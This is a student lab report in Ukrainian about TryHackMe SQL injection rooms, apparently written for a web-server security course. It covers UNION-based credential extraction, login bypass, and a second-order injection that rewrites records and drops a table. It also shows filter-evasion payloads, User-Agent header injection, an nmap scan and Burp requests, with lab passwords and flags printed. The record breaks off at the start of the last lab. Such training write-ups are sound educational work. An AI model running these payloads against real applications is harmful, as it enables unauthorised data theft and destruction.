

Навчально-науковий інститут інформаційних технологій  
Харківський національний економічний університет  
імені Семена Кузнеця

Звіт

З Виконання лабораторної роботи №2  
за дисципліною: “Організація безпеки функціонування веб-серверів”

Виконав: студент кафедри  
Кібербезпеки та інформаційних  
технологій

4 курсу, спец. Кібербезпека,  
групи 6.04.125.010.21.2

Бойко Вадим Віталійович

Перевірив:

Лимаренко Вячеслав Володимирович

ХНЕУ ім. С. Кузнеця


2024

### Завдання:

1. Зареєструвати безкоштовний аккаунт на <https://tryhackme.com/> (обов'язково (!) пройти ознайомчий курс по роботі із платформою tryhackme.com)
2. Пройти курс "SQL Injection": <https://tryhackme.com/r/room/sqlinjectionlm>
3. Пройти курс "Advanced SQL Injection": <https://tryhackme.com/r/room/advancedsqlinjection>
4. Виконати лабораторну роботу "SQL Injection Lab": <https://tryhackme.com/r/room/sqlilab>
5. За результатами виконаних робіт зробити детальний звіт в форматі .docx із скріншотами та поясненнями. Надати посилання на отримані цифрові бейджики.

Хід роботи:

Спочатку перейду на платформу, оскільки в мене вже є аккаунт я вже пройшов ознайомчий курс до платформи



Наступним кроком відкрию кімнату з “SQL Injection”

у першому завданні відповідь досить проста, оскільки питання що означає SQL

The screenshot shows a task interface. At the top, there is a header 'Task 1' with a green checkmark and the word 'Brief'. Below the header, there is a paragraph of text: 'SQL (Structured Query Language) Injection, mostly referred to as SQLi, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input from a user that hasn't been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web application authentication methods to private or customer areas. This is why SQLi is one of the oldest web application vulnerabilities, and it can also be the most damaging.' Below this, there is another paragraph: 'In this room, you'll learn what databases are, what SQL is with some basic SQL commands, how to detect SQL vulnerabilities, how to exploit SQLi vulnerabilities and, as a developer, how you can protect yourself against SQL Injection.' Below the paragraphs, there is a section 'Answer the questions below' with a horizontal line. Below this, there is a question: 'What does SQL stand for?'. Below the question, there is a text input field containing the answer 'Structured Query Language'. To the right of the input field, there is a green button with a checkmark and the text 'Correct Answer'. At the bottom, there is a header 'Task 2' with a red circle and the text 'What is a Database?'. Below this header, there is a dropdown arrow.

У наступному завданні також зроблю відповіді на питання

Answer the questions below

What is the acronym for the software that controls a database?

DBMS

✓ Correct Answer

What is the name of the grid-like structure which holds the data?

table

✓ Correct Answer

Task 3 What is SQL?

У наступному завданні також зроблю відповіді на питання

Answer the questions below

What SQL statement is used to retrieve data?

SELECT

✓ Correct Answer

What SQL clause can be used to retrieve data from multiple tables?

UNION

✓ Correct Answer

What SQL statement is used to add data?

INSERT

✓ Correct Answer

Task 4 What is SQL Injection?

У наступному завданні також зроблю відповіді на питання

Answer the questions below

What character signifies the end of an SQL query?

;

✓ Correct Answer

Task 5 In-Band SQLi

В наступному завданні вже потрібно запустити завдання та намагатись зробити SQL-Inhection, тому натисну на запуск машини та почекаю

▼

▼

▼

☰ ▲

▶ Start Machine

Your machine is initializing...

Use the AttackBox to attack machines you start on tasks

Loading ( 36% )

Після додавання символу ‘ з’явилась помилка

В результаті можна зрозуміти, що нам повертається 3 колонки

https://website.thm/article?id=0 union select 1,2,3

2  
Article ID: 1  
3

SQL Query

select \* from article where id = 0 union  
select 1,2,3

Answer

What is the user martin's password?

після зміни пейлоаду, можна зрозуміти, що яка в нас БД

https://website.thm/article?id=0 union select 1,2,database()

2  
Article ID: 1  
sqli\_one

SQL Query

select \* from article where id = 0 union  
select 1,2,database()

Answer

What is the user martin's password?

Тепер можна побачити назви колонок

https://website.thm/article?id=0 union select 1,2,group\_concat(table\_name) FROM in

2  
Article ID: 1  
article,staff\_users

SQL Query

select \* from article where id = 0 union  
select 1,2,group\_concat(table\_name)  
FROM information\_schema.tables  
WHERE table\_schema = 'sqli\_one'

Answer

What is the user martin's password?

Тепер можна побачити паролі

https://website.thm/article?id=0 union select 1,2,group\_concat(username,':',password)

2

Article ID: 1

admin:p4ssword  
martin:pa\$\$word  
jim:work123

SQL Query

select \* from article where id = 0 union  
select  
1,2,group\_concat(username,':',password  
SEPARATOR '  
) FROM staff\_users

Answer

What is the user martin's password?

password

Check Password

В результаті отримую пароль та ключ

Answer the questions below

What is the flag after completing level 1?

THM{SQL\_INJECTION\_3840}

✓ Correct Answer

Task 6

Blind SQLi - Authentication Bypass

В результаті отримаю ключ

https://website.thm/login

Login Form

You bypassed the login and can  
now move to the next level

Level 3


SQL Query

select \* from users where username=" or  
1=1;--" and password=" LIMIT 1;

SQL Results

У наступному завданні є доступ до однієї бази, підібравши правильний payload

THM{SQL\_INJECTION\_9381}



Знаходжу пароль та отримую ключ

Answer the questions below

What is the flag after completing level three?

THM{SQL\_INJECTION\_1093}

✓ Correct Answer


Task 8 ☐ Blind SQLi - Time Based

У наступному завданні є доступ до однієї бази, підібравши правильний payload знаходжу пароль від admin запису

LEVEL FOUR

Time Based Blind SQLi

THM{SQL\_INJECTION\_1093}



Й отримую ключ

Answer the questions below

What is the final flag after completing level four?

THM{SQL\_INJECTION\_MASTER}

✓ Correct Answer

Task 9 ☐ Out-of-Band SQLi

У наступному завданні відповідаю на питання

Answer the questions below

Name a protocol beginning with D that can be used to exfiltrate data from a database.

DNS

✓ Correct Answer

Task 10 ☐ Remediation

Й в останньому завданні відповідаю на питання

Answer the questions below


Name a method of protecting yourself from an SQL Injection exploit.

Prepared Statements

✓ Correct Answer

🔍 Hint

Тепер переходжу до наступної кімнати



## Advanced SQL Injection

Learn advanced injection techniques to exploit a web app.

📶 Medium ⌚ 60 min

📁 Start AttackBox 📖 Help 💾 Save Room 👍 207 ⚙️ Options

Room progress (0%)

**Task 1** Introduction

SQL injection remains one of web applications' most severe and widespread security vulnerabilities. This threat arises when an attacker exploits a web application's ability to execute arbitrary SQL queries, leading to unauthorised access to the database, data exfiltration, data manipulation, or even complete control over the application. In this room, we will understand advanced SQL injection techniques, providing a comprehensive understanding of sophisticated attack vectors and mitigation strategies.

By the end of this room, you will have a deeper understanding of the various SQL injection techniques. This will equip you with the skills to identify and exploit these vulnerabilities in multiple scenarios and implement robust defences to protect your applications.

### Learning Objectives

Throughout this room, you will gain a comprehensive understanding of the following key concepts:

[▶ Start Machine](#)

Також запущу kali linux

та приєднаюсь до VPN

```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop x kali@kali: ~/Desktop x
rc=1
2024-10-23 00:57:06 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-10-23 00:57:07 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2024-10-23 00:57:07 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,route-gateway 10.21.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.21.73.98 255.255.0.0,peer-id 80'
2024-10-23 00:57:07 OPTIONS IMPORT: --ifconfig/up options modified
2024-10-23 00:57:07 OPTIONS IMPORT: route options modified
2024-10-23 00:57:07 OPTIONS IMPORT: route-related options modified
2024-10-23 00:57:07 Using peer cipher 'AES-256-CBC'
2024-10-23 00:57:07 net_route_v4_best_gw query: dst 0.0.0.0
2024-10-23 00:57:07 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2024-10-23 00:57:07 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:69:51:cf
2024-10-23 00:57:07 TUN/TAP device tun0 opened
2024-10-23 00:57:07 net_iface_mtu_set: mtu 1500 for tun0
2024-10-23 00:57:07 net_iface_up: set tun0 up
2024-10-23 00:57:07 net_addr_v4_add: 10.21.73.98/16 dev tun0
2024-10-23 00:57:07 net_route_v4_add: 10.10.0.0/16 via 10.21.0.1 dev [NULL] table 0 metric 1000
2024-10-23 00:57:07 Initialization Sequence Completed
2024-10-23 00:57:07 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 80
2024-10-23 00:57:07 Timers: ping 5, ping-restart 120
2024-10-23 00:57:07 Protocol options: explicit-exit-notify 3
```



Після запуску перевірю чи є доступ до машини

```
File Actions Edit View Help
kali@kali: ~/Desktop x kali@kali: ~/Desktop x

(kali@kali)-[~/Desktop]
$ ping 10.10.65.37 -c 4
PING 10.10.65.37 (10.10.65.37) 56(84) bytes of data.
64 bytes from 10.10.65.37: icmp_seq=1 ttl=127 time=55.2 ms
64 bytes from 10.10.65.37: icmp_seq=2 ttl=127 time=56.0 ms
64 bytes from 10.10.65.37: icmp_seq=3 ttl=127 time=56.6 ms
64 bytes from 10.10.65.37: icmp_seq=4 ttl=127 time=56.9 ms

— 10.10.65.37 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 55.204/56.155/56.856/0.632 ms

(kali@kali)-[~/Desktop]
$
```

як можна побачити доступ є

Наступним кроком зроблю змінну, щоб кожного разу не писати IP  
та запуску скрипт для знаходження відкритих портів

```
(kali@kali)-[~/Desktop]
$ export IP=10.10.65.37

(kali@kali)-[~/Desktop]
$ sudo nmap -A -T4 -p 3306,3389,445,135 $IP
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 00:59 EEST
Nmap scan report for 10.10.65.37
Host is up (0.056s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
3306/tcp   open  mysql        MariaDB (unauthorized)
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=SQLi
|_ Not valid before: 2024-05-25T16:15:04
|_ Not valid after: 2024-11-24T16:15:04
|_ rdp-ntlm-info:
|   Target_Name: SQLI
|   NetBIOS_Domain_Name: SQLI
|   NetBIOS_Computer_Name: SQLI
|   DNS_Domain_Name: SQLi
|   DNS_Computer_Name: SQLi
|   Product_Version: 10.0.17763
|_ System_Time: 2024-10-22T22:00:01+00:00
|_ ssl-date: 2024-10-22T22:00:10+00:00; 0s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft Windows 10 1709 - 1909 (93%), Microsoft Windows Server 2012 (93%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows - 1803 (91%), Microsoft Windows 10 1809 - 2004 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_ smb2-time:
|   date: 2024-10-22T22:00:05
|_   start_date: N/A

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   55.10 ms  10.21.0.1
2   56.08 ms  10.10.65.37

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.79 seconds
```

## За результатом відповім на питання

Answer the questions below

What is the port on which MySQL service is running?

3306

✓ Correct Answer

Task 2

Quick Recap

## Та відповім на питання

Answer the questions below

What type of SQL injection uses the same communication channel for both the injection and data retrieval?

In-band

✓ Correct Answer

In out-of-band SQL injection, which protocol is usually used to send query results to the attacker's server?

HTTP

✓ Correct Answer

Task 3

Second-Order SQL Injection

також запуску Burp Suite для більш зручного маніпулювання даними

Update Book Content

Book ID: 8  
SSN:  
UI00012  
New Book Name:  
Intro to PHP  
New Author:  
Tim  

Update

024.7.6 - Temporary Project

Status code	Length	MIME type	Title	Notes
200	1924	HTML	Update Book Content	

response

HTTP/1.1 200 OK  
Date: Tue, 22 Oct 2024 22:05:18 GMT  
Server: Apache/2.4.53 (Ubuntu) OpenSSL/1.1.1n PHP/7.4.29  
X-Powered-By: PHP/7.4.29  
Content-Length: 1667  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8

Inspector

Request attributes  
Request headers  
Response headers

В результаті після виконання вказівок отримую перший ключ

<pre>text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://10.10.65.37/second/update.php Accept-Encoding: gzip, deflate, br Connection: keep-alive  ssn_qe= 12345';+UPDATE+books+SET+book_name='c ompromised';--&amp;new_ssn_qe=12345&amp; new_book_name_qe=qwe&amp;new_author_qe= qwe&amp;update=qe</pre>	<pre>Update Book Content  &lt;/h1&gt;  &lt;p class="text-red-500 text-xl"&gt;     Flag 1 (All books     title as     compromised):     THM{SO_HACKED} &lt;/p&gt;  &lt;form action='' method ='post' class='mt-4'&gt;     &lt;input type='     hidden' name='     ssn_UI00012'     value='UI00012'&gt;     &lt;div class='mb-4'     &gt;         &lt;label class         ='block         text-sm         font-medium         text-gray-70         0'&gt;             Book             ID: 8         &lt;/label&gt;         &lt;label class</pre>	Request cookies
		Request headers
		Response headers

Та після видалення отримую другий ключ

<pre>&lt;/p&gt; &lt;p class=" text-green-500 text-xl "&gt;     Flag 2 (Hello     Table Not Found):     THM{Table_Dropped     } &lt;/p&gt;  &lt;form action='' method</pre>	
--	--

Answer the questions below

What is the flag value after updating the title of all books to "compromised"?

THM{SO\_HACKED}

✓ Correct Answer

Hint

What is the flag value once you drop the table **hello** from the database?

THM{Table\_Dropped}

✓ Correct Answer

Task 4

Filter Evasion Techniques

Й переходжу до наступного завдання

## Search for a Book

Intro to PHP' || '1'='1

Search

Generated SQL Query: SELECT \* FROM books WHERE book\_name = 'Intro to PHP' || '1'='1'

**Book ID: 1**

Name: Intro to PHP

Author: 1337

**Book ID: 2**

Name: Intro to Python

Author: Lee

**Book ID: 3**

Name: Top Selling 2024

Author: George Kennedy

**Book ID: 6**

Name: Animal Series

Author: Tom Hanks

Answer the questions below

What is the MySQL error code once an invalid query is entered with bad characters?

1064

✓ Correct Answer

What is the name of the book where **book ID=6**?

Animal Series

✓ Correct Answer

Й переходжу до наступного завдання

Search Users

10.10.65.37/space/search\_users.php?username=1%27%0A||%0A1=1%0A-...

Generated SQL Query: SELECT \* FROM user WHERE username = '1' || 1=1 --"

User ID: 1

Name: bob

Password: bob@123

User ID: 2

Name: attacker

Password: tesla

Й переходжу до наступного завдання

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder

Extensions Learn

4 x 5 x +

Send Cancel < >

Request

Pretty Raw Hex

1 GET /oob/search\_visitor.php?visitor\_name=Tim+'union+select+1,2,@@version,' HTTP/1.1

2 Host: 10.10.65.37

3 Accept-Language: en-US,en;q=0.9

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

7 Accept-Encoding: gzip, deflate, br

8 Connection: keep-alive

9

10

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK

2 Date: Tue, 22 Oct 2024 22:24:09 GMT

3 Server: Apache/2.4.53 (Win64)

4 OpenSSL/1.1.1n PHP/7.4.29

5 X-Powered-By: PHP/7.4.29

6 Content-Length: 560

7 Keep-Alive: timeout=5, max=100

8 Connection: Keep-Alive

9 Content-Type: text/html; charset=UTF-8

10

11 <p>

12 Generated SQL Query: SELECT \* FROM visitor WHERE name = 'Tim' union select 1,2,@@version,'

13 </p>

14 <div class='p-4 bg-gray-100 rounded shadow mb-4'>

15 <p class='font-bold'>

16 Visitor ID: 1

17 </p>

18 <p>

19 Name: Tim

20 </p>

21 <p>

22 Time: 10 Jun 2024

23 </p>

24 </div>

25 <div class='p-4 bg-gray-100 rounded shadow mb-4'>

26 <p class='font-bold'>

27 Visitor ID: 1

28 </p>

29 <p>

30 Name: 2

31 </p>

32 <p>

33 Time: 10.4.24-MariaDB

34 </p>

35 </div>

36

37

38

Insp

Select

10

Requ

Requ

Requ

Requ

Requ

Resp

PrettyRawHex

1GET /oob/search\_visitor.php?  
visitor\_name=  
Tim+'union+select+1,2,@@basedir,'  
HTTP/1.1  
Host: 10.10.65.37  
Accept-Language: en-US,en;q=0.9  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT  
10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko)  
Chrome/128.0.6613.120 Safari/537.36  
6Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/si  
gned-exchange;v=b3;q=0.7  
7Accept-Encoding: gzip, deflate, br  
8Connection: keep-alive  
9  
10

PrettyRawHexRender

1HTTP/1.1 200 OK  
2Date: Tue, 22 Oct 2024 22:25:08 GMT  
3Server: Apache/2.4.53 (Win64)  
OpenSSL/1.1.1n PHP/7.4.29  
4X-Powered-By: PHP/7.4.29  
5Content-Length: 559  
6Keep-Alive: timeout=5, max=100  
7Connection: Keep-Alive  
8Content-Type: text/html;  
charset=UTF-8  
9  
10<p>  
Generated SQL Query: SELECT \*  
FROM visitor WHERE name = 'Tim  
'union select 1,2,@@basedir,''  
</p>  
<div class='p-4 bg-gray-100 rounded  
shadow mb-4'>  
11<p class='font-bold'>  
Visitor ID: 1  
</p>  
12<p>  
Name: Tim  
</p>  
13<p>  
Time: 10 Jun 2024  
</p>  
14</div>  
<div class='p-4 bg-gray-100 rounded  
shadow mb-4'>  
15<p class='font-bold'>  
Visitor ID: 1  
</p>  
16<p>  
Name: 2  
</p>  
17<p>  
Time: C:/xampp/mysql  
</p>  
18</div>

Selected

Rec

Rec

Rec

Rec

Res

Answer the questions below

What is the output of the @@version on the MySQL server?

10.4.24-MariaDB

✓ Correct Answer

What is the value of @@basedir variable?

C:/xampp/mysql

✓ Correct Answer

🔍 Hint

Task 7 Other Techniques

Й переходжу до наступного завдання

```
(kali㉿kali)-[~/Desktop]
$ curl -H "User-Agent: ' UNION SELECT username, password FROM user; #' " http://$IP/httpagent/
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>SQL Injection </title>
  <link href=" ../css/tailwind.min.css" rel="stylesheet">
</head>
<body class="bg-gray-100">
  <div class="container mx-auto p-8">
    <h1 class="text-4xl font-bold mb-8 text-center">HTTP Logs</h1>
    <div class="bg-white p-6 rounded-lg shadow-lg">
      <p class="text-gray-600 text-sm mb-4">Generated SQL Query: <span class="text-red-500">SELECT * FROM logs WHERE user
      Agent = '' UNION SELECT username, password FROM user; #'</span></p><div class="p-4 bg-gray-100 rounded shadow mb-4">
      <p class="font-bold">id: <span class="text-gray-700">bob</span></p><div class="font-bold">user_Agent: <span class="te
      t-gray-700">bob@123</span></p></div><div class="p-4 bg-gray-100 rounded shadow mb-4"><p class="font-bold">id: <span
      class="text-gray-700">attacker</span></p><p class="font-bold">user_Agent: <span class="text-gray-700">tesla</span></p></div>
    </div>
  </div>
</body>
</html>
```

Extensions Learn

6 x 7 x +

Send ⚙ Cancel < >

Request

Pretty Raw Hex

1 GET /httpagent/ HTTP/1.1  
2 Host: 10.10.65.37  
3 Accept-Language: en-US,en;q=0.9  
4 Upgrade-Insecure-Requests: 1  
5 User-Agent: ' union select  
username,password from user; #  
6 Accept:  
text/html,application/xhtml+xml,appli  
cation/xml;q=0.9,image/avif,image/web  
p,image/apng,\*/\*;q=0.8,application/si  
gned-exchange;v=b3;q=0.7  
7 Accept-Encoding: gzip, deflate, br  
8 Connection: keep-alive  
9  
10

Response

Pretty Raw Hex Render

# HTTP Logs

Generated SQL Query:  
SELECT \* FROM logs  
WHERE user\_Agent = "  
union select  
username,password  
from user; #'

id: bob  
user\_Agent:  
bob@123

id: attacker  
user\_Agent:  
tesla

Й переходжу до наступного завдання

тут просто відповідь на питання

Answer the questions below

Does the dynamic nature of SQL queries assist a pentester in identifying SQL injection (yea/nay)?

nay

✓ Correct Answer

Task 9 ○ Best Practices

Й переходжу до наступного завдання

тут просто відповідь на питання

Answer the questions below

What command does MSSQL support to execute system commands?

xp\_cmdshell

✓ Correct Answer

Task 10 ○ Conclusion

В результаті успішно пройдена кімната

## Advanced SQL Injection

Learn advanced injection techniques to exploit a web app.

Medium 60 min


Share your achievement

Start AttackBox Help Save Room 207 Options

Room completed ( 100% )

Title	Target
dvsqlil1.52w	10.10.6

- 1 Introduction
- 2 Quick Recap
- 3 Second-Order SQL Injection
- 4 Filter Evasion Techniques
- 5 Filter Evasion Techniques



### Congratulations!

You've completed the room! Share this with your friends:


Twitter Facebook LinkedIn

Leave feedback



Й переходжу до останньої кімнати та запускаю машину

Learn > SQL Injection Lab



# SQL Injection Lab

Understand how SQL injection attacks work and how to exploit this vulnerability.

Easy 0 min

Start AttackBox

Help

Save Room

1329

Options

Room progress ( 0% )

Target Machine Information

Title	Target IP Address	Expires	
sqlilabp3	Shown in 0min 57s	59min 55s	<div>? Add 1 hour Terminate</div>

Task 1 Introduction

This room is meant as an introduction to SQL injection and demonstrates various SQL injection attacks. It is not meant as a way to learn the SQL language itself. Some previous knowledge of the SQL language is highly recommended.

Start Machine

Home

Not secure 10.10.241.244:5000

SQL Injection Sandbox

Show Query

Track: Introduction to SQL Injection

SQL Injection 1: Input Box Non-String

sesqli1

Go to Challenge | Easy



Not secure 10.10.241.244:5000/sesqli1/home

